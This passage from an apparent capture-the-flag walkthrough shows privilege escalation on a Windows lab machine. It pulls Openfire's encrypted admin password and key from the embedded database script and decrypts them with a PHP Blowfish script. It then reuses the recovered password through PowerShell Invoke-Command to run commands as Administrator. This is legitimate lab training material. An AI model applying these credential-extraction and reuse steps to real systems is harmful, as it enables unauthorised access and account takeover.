PS C:\Program Files\Openfire> ls
```

Directory: C:\Program Files\Openfire

Mode	LastWriteTime	Length	Name
d-----	11/17/2023 2:11 PM		.install4j
d-----	9/20/2024 12:50 AM		bin
d-----	9/19/2024 3:01 PM		conf
d-----	11/17/2023 2:11 PM		documentation
d-----	9/19/2024 3:02 PM		embedded-db
d-----	11/17/2023 2:11 PM		lib
d-----	11/17/2023 2:24 PM		logs
d-----	9/20/2024 12:35 AM		plugins
d-----	11/17/2023 2:11 PM		resources
-a-----	11/9/2022 5:59 PM	375002	changelog.html
-a-----	2/16/2022 5:55 PM	10874	LICENSE.html
-a-----	2/16/2022 5:55 PM	5403	README.html
-a-----	11/9/2022 6:00 PM	798720	uninstall.exe

It seems that the Openfire application uses an [Embedded Database](#) as suggested by the presence of the `embedded-db` folder. Let's take a closer look inside.

```
PS C:\Program Files\Openfire\embedded-db> ls
```

Directory: C:\Program Files\Openfire\embedded-db

Mode	LastWriteTime	Length	Name
d-----	9/19/2024 3:01 PM		openfire.tmp
-a-----	9/19/2024 3:01 PM	0	openfire.lck
-a-----	9/20/2024 12:35 AM	1466	openfire.log
-a-----	9/19/2024 3:02 PM	106	openfire.properties
-a-----	5/7/2024 9:15 PM	16161	openfire.script

Looking at the `openfire.script` we can see a rather interesting statement where the administrator's password was set up.

```
PS C:\Program Files\Openfire\embedded-db> type openfire.script
```

```
<SNIP>
INSERT INTO OFUSER
VALUES('admin','gjMoswpK+HakPdvLIvp6eLKlYh0','=','9MwNQcJ9bF4YeyZDdns5gvXp620','=','yid
Qk5Skw1lQJWtBAIoAb28lYHftqa0x',4096,NULL,'becb0c67cfec25aa266ae077e18177c5c3308e2
255db062e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3069802e59d442','Admin
istrator','admin@solarlab.htb','001700223740785','0
<SNIP>
INSERT INTO OFPROPERTY VALUES('passwordkey','hGXiFzSKaAeYLjn',0,NULL)
<SNIP>
```

It seems like the password is stored in an encrypted format, so let's search for how to decrypt Openfire's passwords. We find [this](#) repo that informs us that to decrypt the password we want the `encryptedPassword` which in this case is `becb0c67cfec25aa2<SNIP>3069802e59d442` and the `passwordkey` which in this case is `hGXiFzSKaAeYLjn`. It seems that we have everything we need so let's clone the repo and decrypt the password.

```
git clone https://github.com/shakaw/openfire-password-decrypt
cd openfire-password-decrypt
```

Then, we edit the `decrypt.php` file to print us the password.

```
<?php
function decrypt_openfirepass($ciphertext, $key) {
    $cypher = 'blowfish';
    $mode    = 'cbc';
    $sha1_key = sha1($key, true);
    $td = mcrypt_module_open($cypher, '', $mode, '');
    $ivsize = mcrypt_enc_get_iv_size($td);
    $iv = substr(hex2bin($ciphertext), 0, $ivsize);
    $ciphertext = substr(hex2bin($ciphertext), $ivsize);
    if ($iv) {
        mcrypt_generic_init($td, $sha1_key, $iv);
        $plaintext = mdecrypt_generic($td, $ciphertext);
    }
    return $plaintext;
}

$enc_password =
'becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4
e89b2856b0289b365f3069802e59d442';
$blowfish_key = 'hGXiFzSKaAeYLjn';
echo decrypt_openfirepass($enc_password, $blowfish_key);
```

Afterward, execute the file and get the clear text password.

```
php decrypt.php
ThisPasswordShouldDo!@
```

If you get an error about `mcrypt_module_open()` make sure you have installed the `php-mcrypt` extension from your package manager.

Now that we have a password, we can check whether the system Administrator has re-used this password for the local Windows Administrator account or not. Let's create a PowerShell credentials object and try to authenticate as Administrator.

```
$pass = ConvertTo-SecureString 'ThisPasswordShouldDo!@' -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential("Administrator",
$pass)
Invoke-Command -Computer localhost -ScriptBlock {whoami} -Credential $cred

solarlab\administrator
```

The root flag can be found in C:\Users\Administrator\Desktop\root.txt and can be read by issuing the following command:

```
Invoke-Command -Computer localhost -ScriptBlock {type
C:\Users\Administrator\Desktop\root.txt} -Credential $cred
```